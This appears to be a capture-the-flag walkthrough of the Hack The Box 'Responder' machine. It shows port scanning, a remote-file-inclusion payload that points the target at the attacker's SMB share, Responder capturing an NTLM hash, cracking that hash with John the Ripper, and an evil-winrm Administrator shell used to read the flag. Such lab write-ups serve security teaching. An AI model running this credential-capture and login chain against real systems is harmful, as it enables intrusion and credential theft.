


Box 4: Responder



This Box is tagged "SAMBA", "Enumeration", "Apache" and "WinRM".

Checking for open ports :

First we run **nmap -p- -sV -O 10.129.232.67**

```
Host is up (0.203 latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
```

Task1: How many TCP ports are open on the machine? : 2 open ports - 80/tcp - 5985/tcp

Seeing that a 5985/tcp port is open on our machine means that WinRM is configured and we can try entering a remote session.

What is WinRM ? Windows Remote Management (WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilising WMI, so you can think of it as an HTTP based API for WMI. If WinRM is enabled on the machine, it's trivial to remotely administer the machine from PowerShell. In fact, you can just drop in to a remote PowerShell session on the machine (as if you were using SSH!).

Task2: When visiting the web service using the IP address, what is the domain that we are being redirected to? unika.htb At this point, we need to setup a local DNS using the hosts file (/etc/hosts)

```
GNU nano 5.4
127.0.0.1    localhost
127.0.1.1    kali
10.129.232.67 unika.htb
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Hack The Box :: Starting x Unika x +

unika.htb/index.php

UNIKA


HOME ABOUT SERVICES WORKS PRICES CONTACT EN

EXCELLENT WEB DESIGNS

Let's make the web beautiful together!


View More!

◆ ◆ ◆


 **Wappalyzer**


TECHNOLOGIES

MORE INFO


 **Export**

Font scripts


 [Font Awesome](#)

 [Google Font API](#)


Web servers

 [Apache](#) 2.4.52


Programming languages

 [PHP](#) 8.1.1


Operating systems


 [Windows Server](#)


Web server extensions

 [OpenSSL](#) 1.1.1m


JavaScript libraries


 [jQuery](#) 1.11.1

 [OWL Carousel](#)

 [Isotope](#)


UI frameworks

 [animate.css](#)

 [Bootstrap](#) 3.3.2

Something wrong or missing?

2 / 5



```
# Copyright (c) 1993-2009 Microsoft Corp. # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line.
The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # Additionally, comments (such as these) may be
inserted on individual # lines or following the machine name denoted by a '#' symbol. # For example: # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is
handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```


Task6: Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe" //10.10.14.6/somefile

What is RFI ? Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

Task7 : What does NTLM stand for? New Technology Lan Manager

Task8 : Which flag do we use in the Responder utility to specify the network interface? -I

By using the responder which is an inbuilt Kali Linux tool for Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) that responds to specific NetBIOS queries based on the file server request.



```
(root@kali)~[/home/kali]
# responder -I tun0

  _____
 |  _   _  |
 | | | | | |
 | |_| | | |
 |  _  | | |
 | | | | | |
 |_|_|_|_|_|

NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]

[+] Listening for events ...
```

Now that the responder server is listening , we will make the server include a resource from our smb using the following payload: **`http://unika.htb/?page=//ourIP@/somefile`**

[illegible]

Task9 : There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as john, but the full name is what? John The Ripper

```
[root@kali:~]# sudo password-cracker -u kali
[...]  
[root@kali:~]# nano hash  
[...]  
[root@kali:~]# john --wordlist=/usr/share/wordlists/rockyou.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
badminton (Administrator)  
1g 0:00:00:00 DONE (2022-06-16 18:13) 25.00g/s 102400p/s 102400c/s 102400C/s adriano..oooooo  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed  
[root@kali:~]#
```

By using the tool `evil-winrm` we can connect to the WinRM service on the target machine :

```
(root@kali)-[/home/kali]
# evil-winrm -i 10.129.232.67 -u Administrator -p badminton

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for Reline:Module
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          3/9/2022   5:35 PM      Administrator
d-----          3/9/2022   5:33 PM          mike
d-r---         10/10/2020  12:37 PM        Public

*Evil-WinRM* PS C:\Users>
```

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x

*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> dir

Directory: C:\Users\mike

Mode                LastWriteTime         Length Name
----                -
d-----          3/10/2022   4:51 AM      Desktop

*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM          32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop>
```

We can find the flag under c:\Users\mike\Desktop

```
Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM          32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```